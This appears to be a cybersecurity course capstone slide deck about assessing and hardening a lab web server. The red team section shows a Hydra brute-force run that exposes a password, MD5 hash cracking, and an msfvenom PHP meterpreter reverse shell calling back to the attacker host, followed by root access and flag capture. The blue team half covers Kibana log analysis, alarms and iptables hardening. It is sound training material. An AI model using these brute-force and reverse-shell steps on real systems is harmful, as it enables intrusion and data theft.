
Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows 10 Pro
Hostname: ML-RefVm-684427

IPv4: 192.168.1.100
OS: Ubuntu 18.04.1 LTS
Hostname: ELK

IPv4: 192.168.1.105
OS: 18.04.4 LTS
Hostname: Capstone

IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali

Network Topology

Network Scan

```
root@Kali:~# nmap 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-25 07:45 PST
Nmap scan report for 192.168.1.1
Host is up (0.00072s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00044s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00077s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.0000070s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 6.77 seconds
```

```
root@Kali:~# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.1.1     0.0.0.0         UG    0      0        0 eth0
192.168.1.0     0.0.0.0         255.255.255.0   U     0      0        0 eth0
```

Network

Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.1
OS: Windows 10 Pro
Hostname: ML-RefVm-684427

IPv4: 192.168.1.100
OS: Ubuntu 18.04.1 LTS
Hostname: ELK

IPv4: 192.168.1.105
OS: 18.04.4 LTS
Hostname: Capstone

IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Open Ports	Role on Network
Capstone	192.168.1.105	22, SSH 80, HTTP	Web server (Victim)
ELK	192.168.1.100	22, SSH 5044, Logstash 5601, Kibana 9200, Elasticsearch	SIEM
Kali	192.168.1.90	22, SSH	Attacker
ML-RefVm	192.168.1.1	135, msrpc 139, netbios -ssn 445, microsoft -ds 2179, vmrdp 3389 , ms-wbt-server	Host, Gateway

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Directory Listing	Unrestricted directory access: A directory listing provides an attacker with the complete index of all the resources located inside of the directory.	Information disclosure
Brute Force Vulnerability	Weak passwords can be guessable or attacker can bruteforce if the length of the password is very small.	Information Disclosure Command and Control
Sensitive data exposure	Saved Password Hash: MD5 Hash of password was mentioned, it is possible to "crack" the hashes.	Information Disclosure Command and Control Execution
Local file inclusion (LFI)	Local file inclusion (LFI): files on the current server can be included for execution.	Information disclosure to complete compromise of the system

Exploitation: Directory Listing

01

Tools & Processes

Using Nmap the IP address of the Web server was discovered with the ssh (20) and http (80) ports in open state. With the IP address we were able to scroll through the website folders with the help of browser.


02

Achievements

With the IP address we were able to scroll through the website folders with the help of browser.

1. Who is info
2. Hints about secret folder access
3. Admin (Ashton)

03



Exploitation: Brute Force Vulnerability

01

Tools & Processes

1. Rockyou.txt
2. Hydra

Brute forced the password for Ashton to access the secret folder using hydra and wordlist Rockyou.txt was used for the execution.

02

Achievements

Password for the admin Ashton with which the following details were achieved:

1. Aston's credentials
2. Access to user account of ashton
3. A personal note by ashton pointing to the location of secret folder
4. Ryans password Hash


03


Screenshots provided on following Slide


Exploitation: Brute Force Vulnerability

```
root@Kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -s -vV 192.168.1.105 http-get /company_folders/secret_folder
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-02-25 09:22:07
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get://192.168.1.105:80/company_folders/secret_folder
[STATUS] 8776.00 tries/min, 8776 tries in 00:01h, 14335623 to do in 27:14h, 16 active
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
1 of 1 target successfully completed, 1 valid password found
```







Exploitation: Sensitive Data Exposure


01

Tools & Processes
Once access was gained into Ashton account, the MD5 hash saved by ashton was found.Using a tool Crackstation the hash was decrypted. Hence Ryans account was accessed.

02

Achievements
Hash was Cracked to provide Ryans password.
Access to Ryan's Account thru webdav.
Verified write permission with Ryan's account.

03



Exploitation: Local file inclusion (LFI)

01

Tools & Processes
PHP reverse shell payload crafted using MSFVenom Metasploit shell
A PHP reverse shell payload was made using MSFvenom and uploaded to the webdav folder. Executed payload that you uploaded to the site to open up a meterpreter session.

02

Achievements
Opened remote backdoor to the Server, achieved remote code execution, gained root access and exfiltration of sensitive data (flag).


03

Screenshots on following Slide

Exploitation: Local File Inclusion (LFI)

```
root@Kali:~# msfvenom --list payloads | grep php | grep reverse_tcp| grep meterpreter
    php/meterpreter/reverse_tcp                        Run a meterpreter server in PHP. Reverse PHP connect back stager with checks for di
sabled functions
    php/meterpreter/reverse_tcp_uuid                   Run a meterpreter server in PHP. Reverse PHP connect back stager with checks for di
sabled functions
    php/meterpreter_reverse_tcp                        Connect back to attacker and spawn a Meterpreter server (PHP)
root@Kali:~#
```

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
```




```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 12.168.1.90
LHOST => 12.168.1.90
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:48238) a
```

Set up the handler and execute shell.php for the backdoor.


```
$ whoami
www-data
$ ls
bin
boot
dev
etc
flag.txt
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
usr
vagrant
var
vmlinuz
vmlinuz.old
$ cat flag.txt
b1ng0w@5h1sn@m0
$
```

Blue Team

Log Analysis and Attack Characterization


Analysis: Identifying the Port Scan

- What time did the port scan occur?According to Kibana Logs, it occurred Feb 25, 2021 at 10:45
- How many packets were sent, and from which IP? 10,000 packets were sent from the IP address 192.168.1.90
- What indicates that this was a port scan? A large surge of requests and traffic in 30 seconds to multiple ports of the Capstone server machine. (from a ip address 192.168.1.90 port 56449)



Analysis: Finding the Request for the Hidden Directory


- What time did the request occur? How many requests were made? The time is Feb 25,2021 12:22, and 15,147 were made.
- Which files were requested? What did they contain? /company_folders/secret_folder was requested which contains the location of WebDav folder, username for accessing , how to access and allows file sharing.




Analysis: Uncovering the Brute Force Attack

- How many requests were made in the attack? 15,147 requests
- How many requests had been made before the attacker discovered the password? 15,146 requests.


1.Total requests made



2.Requests made before password discovery



3. Successful request-found password



Analysis: Finding the WebDAV Connection

- How many requests were made to the webdav directory?
- Which files were requested? webdav/passwd.dav and webdav/shell.php


1. Requests to WebDav directory - search result

2. Requests to WebDav directory - Dashboard results

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,147
http://127.0.0.1/server-status?auto=	1,228
http://192.168.1.105/webdav	114
http://192.168.1.105/webdav/shell.php	36
http://192.168.1.105/icons/blank.gif	16

3. Requests to passwd.dav in WebDav directory



4. Requests to shell.php in WebDav directory

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

- Set up an alarm if a certain threshold is reached, such as 6 port scans in one minute or 60 consecutive ping (ICMP) requests. An alert should be sent to system admin.

System Hardening

- Enable only the traffic you need to access internal hosts and deny everything else.
- Cut off attacks for 10 port scans in one minute or 100 consecutive ping (ICMP) requests.
- Command lines

```
iptables -A INPUT -m state --state INVALID -j DROP
iptables -A INPUT -m state --state NEW -m set ! --match-set scanned_ports src,dst -m hashlimit --hashlimit-above 1/hour --hashlimit-burst 5 --hashlimit-mode srcip --hashlimit-name portscan --hashlimit-htable-expire 10000 -j SET --add-set port_scanners src --exist
iptables -A INPUT -m state --state NEW -m set --match-set port_scanners src -j DROP
iptables -A INPUT -m state --state NEW -j SET --add-set scanned_ports src,dst
```

https://unix.stackexchange.com/questions/345114/how-to-protect-against-port-scanners/407904#407904

Mitigation: Finding the Request for the Hidden Directory

Alarm

- Any attempt to login from unauthorised IP address or MAC address should be alerted.
- Threshold of 1 is necessary for successful login and 3 unsuccessful logins in 20 seconds.

System Hardening

- Set up access control based on IP address and MAC address
- Multi-factor authentication
- Encrypt the data in the hidden directories
- Train employees for using strong passwords and handling of confidential data.

Mitigation: Preventing Brute Force Attacks

Alarm

- Alarms for failed authentications, 5 failed authentication from the same IP, when the http status code is 401 for more than 10 times in 30 secs, and more than 50 authentication failures in 1 hour.
- Alarm for all successful authentications from an ip address for which the access is blocked.

System Hardening

- Use strong passwords
- Account lockouts with progressive delays lock an account only for a set amount of time after a designated number of unsuccessful login attempts.
- Limit Logins to a Specified IP Address or Range
- Multi Factor authentication
- Use CAPTCHA
- Create unique login URLs for different user groups.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- Set an alert or log whenever there are requests made on any protected files and/or folders, from foreign or non-trusted IP addresses.

What threshold would you set to activate this alarm?

- 1 attempt from untrusted IP

System Hardening

- Set up access control based on IP address and MAC address to the WebDav
- Multi-factor authentication
- Disable WebDav if possible and use FTP or SFTP instead

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- There should be an alert set when an attempt to change the contents of a directory is made.

What threshold would you set to activate this alarm?

- There threshold should for an attempt should be at one.

System Hardening

- Require authentication to upload files
- Store uploaded files in a location not accessible from the web
- Don't eval or include uploaded data
- Scramble uploaded file names and extensions,
- Define valid types of files that the users should be allowed to upload
- Enable only the traffic you need to access internal hosts and deny everything else

the End